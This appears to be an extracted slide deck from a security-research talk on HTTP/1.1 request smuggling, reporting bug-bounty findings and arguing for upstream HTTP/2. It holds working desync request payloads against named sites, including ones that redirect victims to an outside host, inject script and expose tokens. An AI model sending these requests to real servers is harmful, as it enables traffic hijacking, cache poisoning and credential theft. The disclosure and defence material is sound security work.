```

```
HTTP/1.1 200 OK
```

```
HTTP/1.1 302 Found
Location: /Logon?ReturnUrl=%2fwrtz
```

```
POST /nul HTTP/1.1
Content-length:
 39

POST / HTTP/1.1
Content-Length: 64

GET / HTTP/1.1
Host: <redacted>

GET /wrtz HTTP/1.1
Foo: barGET / HTTP/1.1
Host: <redacted>
```

Converting 0.CL to CL.0 with a double desync – the hard way



Stage one

```
POST /nul HTTP/1.1
Content-length:
 39
```

Stage two

```
POST / HTTP/1.1
Content-Length: 64

GET / HTTP/1.1
Host: <redacted>

GET /wrtz HTTP/1.1
Foo: bar
```

```
HTTP/1.1 200 OK
```

Front-end inserted header breaks the attack

```
400 Bad Request
```

```
POST /nul HTTP/1.1
Content-length:
 39

POST / HTTP/1.1
Content-Length: 64
??????: ?????

GET / HTTP/1.1
Host: <redacted>

GET /wrtz HTTP/1.1
Foo: bar
```

Converting 0.CL to CL.0 with a double desync – the easy way

```
POST /nul HTTP/1.1
Content-length:
 41
```

```
GET /z HTTP/1.1
Content-Length: 62
X: yGET /y HTTP/1.1
???????????: ?????????

POST /index.asp HTTP/1.1
Content-Length: 201

Password=zwrt
```

```
GET / HTTP/1.1
???????????: ?????????
```

```
HTTP/1.1 200 OK
```

Header injection here doesn't affect offsets

```
HTTP/1.1 200 OK
```

```
Invalid input:<br>  zwrtGET/HTTP/1.1Host:
<redacted>Connection:keep-aliveAccept-Enc
oding:identity
```

0.CL to CL.0 HEAD exploit

```
POST /nul HTTP/1.1
Host: <redacted>
Content-length:
 42
```

```
GET /aa HTTP/1.1
Content-Length: 82
X: yGET /bb HTTP/1.1
Host: <redacted>

HEAD /index.asp HTTP/1.1
Host: <redacted>

GET /?<script>alert(1 HTTP/1.1
X: Y
```

```
GET / HTTP/1.1
Host: <redacted>
```

```
HTTP/1.1 200 OK
```

```
HTTP/1.1 200 OK
Location: /Logon?returnUrl=/bb
```

```
HTTP/1.1 200 OK
Content-Length: 56670
Content-Type: text/html

HTTP/1.1 302 Found
Location: /?return=/<script>alert(1…
```

EXNESS → +$7,500

+$900

+$586

+$370

+$2,789

+$500

+$2,000

=$21,645

A partial history of desync attacks

2004: "HTTP Request Smuggling" – *Watchfire (largely forgotten)*

2016: "Hiding wookies in HTTP" – *Regilero (largely ignored)*

2019: Exploit header parser discrepancies (CL.TE, TE.CL)

2021: Exploit HTTP/2 downgrading (H2.CL, H2.TE)

2022: Exploit endpoints that ignore CL (CL.0, H2.0, CSD)

Send "Expect: 100-continue", see what happens (0 findings)

2024: Exploit dechunking (TE.0) - *sw33tLie/bsysop/medusa*

2025: Exploit chunk extensions (TE.TE) - *Jeppe Weikop*


2025: Exploit early-response gadgets (0.CL)

More desync attacks are always coming

Expect-based desync attacks


The 'Expect' complexity bomb

No Expect support



```
while (bodyStart == -1 && !shouldAbandonAttack()) {
    val len = socket.getInputStream().read(readBuffer)
    if(len == -1) {
        break
    }
    endTime = System.nanoTime()

    val read = Utils.bytesToString(readBuffer.copyOfRange(0, len))
    triggerReadCallback(read)
    buffer += read
    bodyStart = buffer.indexOf("\r\n\r\n")
}
```

Partial Expect support



```
var consumeFirstBlock = buffer.startsWith("HTTP/1.1 100")
var ateContinue = false
var continueBlock = ""

while ((bodyStart == -1 || (consumeFirstBlock && !ateContinue)) && !shouldAbandonAttack()) {
    try {
        val len = socket.getInputStream().read(readBuffer)
        if(len == -1) {
            break
        }
        endTime = System.nanoTime()

        val read = Utils.bytesToString(readBuffer.copyOfRange(0, len))
        triggerReadCallback(read)
        buffer += read
        consumeFirstBlock = buffer.startsWith("HTTP/1.1 100")
        bodyStart = buffer.indexOf("\r\n\r\n")
        if (consumeFirstBlock && bodyStart != -1 && !ateContinue && !ignoreLength) {
            consumeFirstBlock = false
            ateContinue = true
            continueBlock = buffer.substring(0, bodyStart+4)
            buffer = buffer.substring(bodyStart+4)
            bodyStart = buffer.indexOf("\r\n\r\n")
        }
    } catch (ex: SocketTimeoutException) {
        break
    }
}

if (buffer.isEmpty() && ateContinue) {
    buffer = continueBlock
    continueBlock = ""
    bodyStart = buffer.length
    // todo handle missing body
}
```

An introduction to Expect

```
POST / HTTP/1.1
Expect: 100-continue
Content-Length: 7

ABCDEFGGET /404 HTTP/1.1
Host: example.com
```

```
HTTP/1.1 100 Continue

HTTP/1.1 200 OK
…
HTTP/1.1 404 Not Found
```

What if the front-end doesn't {support Expect, see Expect, parse the value as 100-continue}?

What if the back-end doesn't {support Expect, see Expect, parse the value as 100-continue}?

What if the back-end responds early?

What if the client doesn't wait for 100-continue?

The 'Expect' complexity bomb

```
HEAD /<redacted> HTTP/1.1
Host: api.<redacted>
Content-Length: 6

ABCDEF
```

```
HTTP/1.1 200 OK
```

HEAD works

```
GET /<redacted> HTTP/1.1
Host: api.<redacted>
Content-Length: 6
Expect: 100-continue

ABCDEF
```

```
HTTP/1.1 100 Continue

HTTP/1.1 200 OK
```

Expect works

```
HEAD /<redacted> HTTP/1.1
Host: api.<redacted>
Content-Length: 6
Expect: 100-continue

ABCDEF
```

```
HTTP/1.1 100 Continue

HTTP/1.1 504 Gateway Timeout
```

HEAD + Expect deadlocks


Expect memory leaks

```
POST / HTTP/1.1
Host: <redacted>
Expect: 100-continue
Content-Length: 1

X
```

```
HTTP/1.1 401 Unauthorized
Www-Authenticate: Bearer
HTTP/1.1 100 ContinTransfer-
EncodingzxWthTQmiI8fJ4oj9fzE"
X-: chunked

HTTP/1.1 401 Unauthorized
Www-Authenticate: Bearer
HTTP/1.1 100 ContinTransfer-EncodingzxWthTQm145
```

```
POST / HTTP/1.1
Host: <redacted>
Expect: 100-continue
Content-Length: 1

X
```

```
HTTP/1.1 404 Not Found
HTTP/1.1 100 Continue


d

Ask the hotel which eHTTP/1.1 404 Not Found
HTTP/1.1 100 Continue


d
```



Page not found

The page you are looking for does not exist.

Bypassing response header removal

```
POST /_next/static/foo.js HTTP/1.1
Host: <redacted-netlify>
```

```
HTTP/1.1 200 OK
Server: Netlify
X-Nf-Request-Id: <redacted>
```

```
POST /_next/static/foo.js HTTP/1.1
Host: <redacted-netlify>
Expect: 100-continue
```

```
HTTP/1.1 100 Continue
Server: Netlify
X-Nf-Request-Id: <redacted>

HTTP/1.1 200 OK
X-Bb-Account-Id: <redacted>
X-Bb-Cache-Gen: <redacted>
X-Bb-Deploy-Id: <redacted>
X-Bb-Site-Domain-Id: <redacted>
X-Bb-Site-Id: <redacted>
X-Cnm-Signal-K: <redacted>
X-Nf-Cache-Key: <redacted>
X-Nf-Ats-Version: <redacted>
X-Nf-Cache-Info: <redacted>
X-Nf-Cache-Result: <redacted>
X-Nf-Proxy-Header-Rewrite: <redacted>
X-Nf-Proxy-Version: <redacted>
X-Nf-Srv-Version: <redacted>
```

"this information is provided by design"

+$200

"have you seen anything like this before?"

`Expect: 100-continue`

Paolo 'sw33tLie' Arnolfo
Guillermo 'bsysop' Gregorio
Mariani 'Medusa' Francesco

Unveiling TE.0 HTTP Request Smuggling

0.CL desync with vanilla Expect – T-Mobile

+$12,000 = $33,845

```
GET /logout HTTP/1.1
Host: <redacted>.t-mobile.com
Expect: 100-continue
Content-Length: 291
```

+207 internal header offset

```
HTTP/1.1 404 Not Found
```

```
GET /logout HTTP/1.1
Host: <redacted>.t-mobile.com
Content-Length: 100

GET / HTTP/1.1
Host: <redacted>.t-mobile.com

GET https://psres.net/assets HTTP/1.1
X: y
```

```
HTTP/1.1 200 OK
```

```
GET / HTTP/1.1
Host: <redacted>.t-mobile.com
```

```
HTTP/1.1 301 Moved Permanently
Location: https://psres.net/…
```

0.CL desync with obfuscated Expect - Gitlab

```
GET / HTTP/1.1
Content-Length: 686
Expect: y 100-continue
```

```
HTTP/1.1 200 OK
```

+648 offset

```
GET / HTTP/1.1
Content-Length: 86

GET / HTTP/1.1
Host: h1.sec.gitlab.net

GET / HTTP/1.1
Host: h1.sec.gitlab.net
```

```
HTTP/1.1 200 OK
```

27,000 requests later…


```
GET /??? HTTP/1.1
```

```
HTTP/1.1 200 OK
```

```
GET / HTTP/1.1
…
```

```
HTTP/1.1 302 Found
Location: https://storage.googleapis.com/<redacted>
```

+$7,110
+$??,???
+$??,???
=$115,955


[redacted]

The free version is limited to 10 minutes per recording.

Screen Recording - Fullscreen

This mode allows you to record the whole screen of your display.

1. Choose a monitor to be captured.
2. Click the 'REC' button or press the record hotkey.

CL.0 desync with vanilla Expect - Netlify

+$0

```
POST /images/ HTTP/1.1
Host: <redacted-netlify>
Expect: 100-continue
Content-Length: 57

GET /letter-picker HTTP/1.1
Host: <redacted-netlify>
```

```
HTTP/1.1 404 Not Found
```

"Websites utilizing Netlify are out of scope."

```
POST /authenticate HTTP/1.1
Host: ???
```

```
HTTP/1.1 200 OK
…
<title>Letter Picker Wheel
```

```
GET / HTTP/1.1
Host: <redacted-netlify>
```

```
HTTP/1.1 200 OK
…
"{\"token\":\"eyJhbGciOiJ…
```

Vulnerable websites: >1,000,000?

CL.0 desync via obfuscated Expect - LastPass

+$5,000 = $120,955

```
OPTIONS /anything HTTP/1.1
Host: auth.lastpass.com
Expect:
█100-continue
Content-Length: 39

GET / HTTP/1.1
Host: www.sky.com
X: y
```

```
HTTP/1.1 404 Not Found
```

```
GET /anything HTTP/1.1
Host: auth.lastpass.com
```

```
HTTP/1.1 200 OK

Discover TV & Broadband
Packages with Sky
```

example.com

Which would you choose?

Report to CDN

- + Less work
- + Makes CDN happy
- - Less money
- - Low visibility for companies
- - Risk of NDA

Payout: $9,000

CVE-2025-32094

$8,500 $3,000 $150 $5,000 $500
$2,000 $10,000 $600 $7,500
$10,000 $9,000 $6,000 $5,000
$4,500 $3,500 $3,000 $6,000
$2,600 $2,050 $1,750 $850 $500
$396 $300 $175 $900 $2,500
$1,700 $650 $540 $216 $6,000

+$230,000 = $351,000

$2,500 $1,750 $20,000 $5,500
$2,000 $500 $7,500 $2,500 $800
$765 $1,200 $1,000 $54 $4,500
$1,000 $5,500 $54 $2,100 $200
$4,100 $4,100 $1,500 $3,000
$3,000 $300 $2,500 $54 $100
$200 $12,500 $500 $350 $3,500
$54 $4,774 $3,000 $4,300, $2,500

Report to companies

- + More money
- + Kills HTTP/1.1 better
- - More work
- - CDN does not like this
- - Risks technique leak

Number of bounties: 74
Average bounty: $3,000
Biggest bounty: $20,000
Total: $221,000

Defense

Why upstream HTTP/1.1 must die

All these attacks stem from HTTP/1's fatal flaw

The fatal flaw: tiny bug = complete site takeover

- Parser discrepancies are critical
- But not just parser discrepancies

HTTP/1 is only simple if you're not proxying

- RFC landmines like Transfer-Encoding, Expect, Connection, HEAD, Range…
- HTTP/2 downgrading makes the situation even worse

We struggle to patch HTTP/1

- Normalization breaks too much, Regex-based defences aren't sufficient,

More desync attacks are coming

How secure is upstream HTTP/2+?

HTTP/2+ does not have the fatal flaw

- Request isolation is robust


This makes HTTP/2 implementation bugs lower-impact

- DoS, connection contamination, state table corruption

HTTP/2 downgrading is not secure

- Client-side HTTP/2 offers minimal security benefits
- HTTP/2 must be *upstream* or *end-to-end*
- See "HTTP/2: the sequel is always worse"

How to defeat request smuggling



HTTP/1 is ~OK here

Use HTTP/2 here

Upstream HTTP/2 support:

✓ HAProxy, F5 Big-IP, Google Cloud, Imperva, AWS ALB, Cloudflare*, Apache*

✗ nginx, Akamai, CloudFront, Fastly

So you're stuck with HTTP/1.1?

Short-term mitigations

- Enable normalization/validation on front-end
- Regular scans with HTTP Request Smuggler 3.0
- Avoid niche webservers – Apache & nginx are lower risk

Painful but effective solutions

- Remove all proxy layers

-or-

- Disable upstream connection reuse & don't trust internal headers

How you can help kill HTTP/1.1

#1 problem: poor awareness of the danger of upstream HTTP/1.1

Show the world how broken it is

- Break, fix, and share: *more desync attacks are coming*

Embrace the desync endgame

- Adapt techniques and tools
- Don't get regexed
- Don't settle for the state of the art.
- Try it and see what happens

What's the next Expect?

```
TRACE /idp/… HTTP/1.1
Host: <redacted>
```

```
HTTP/1.1 405 Method Not Allowed
```

```
TRACE /idp/… HTTP/1.1
Host: <redacted>
Max-Forwards: 0
```

```
HTTP/1.1 200 OK

TRACE /idp/… HTTP/1.1
Host: <redacted>
SSL_CLIENT_CERT: (null)
SSL_CIPHER: TLS_AES_256_GCM_SHA384
SSL_SESSION_ID: 125ba1df1349ad1150…
SSL_CIPHER_USEKEYSIZE: 256
SSL_CLIENT_VERIFY: NONE
X-Client-Port: 56238
```

References & further reading

http1mustdie.com

Whitepaper, lab & code

portswigger.net/research/http1-must-die
github.com/PortSwigger/http-request-smuggler
portswigger.net/web-security/request-smuggling/browser/0-cl
github.com/PortSwigger/turbo-intruder

Parser discrepancy scan

0cl-{poc,find-offset,exploit}

References & further reading:

intruder.io/research/practical-http-header-smuggling
assured.se/posts/the-single-packet-shovel-desync-powered-request-tunnelling
mattermost.com/blog/a-dos-bug-thats-worse-than-it-seems/
CVE-2025-4366, blog.cloudflare.com/resolving-a-request-smuggling-vulnerability-in-pingora/
CVE-2025-32094 , Akamai URL pending
Supported charity: 42ndstreet.org.uk

http1mustdie.com

PortSwigger

More desync attacks are always coming

If we want a secure web, upstream HTTP/1.1 must die.

Together, we can kill it.

𝕏 🦋 @albinowax @jameskettle.com

Email: james.kettle@portswigger.net

Paper: https://portswigger.net/research/http1-must-die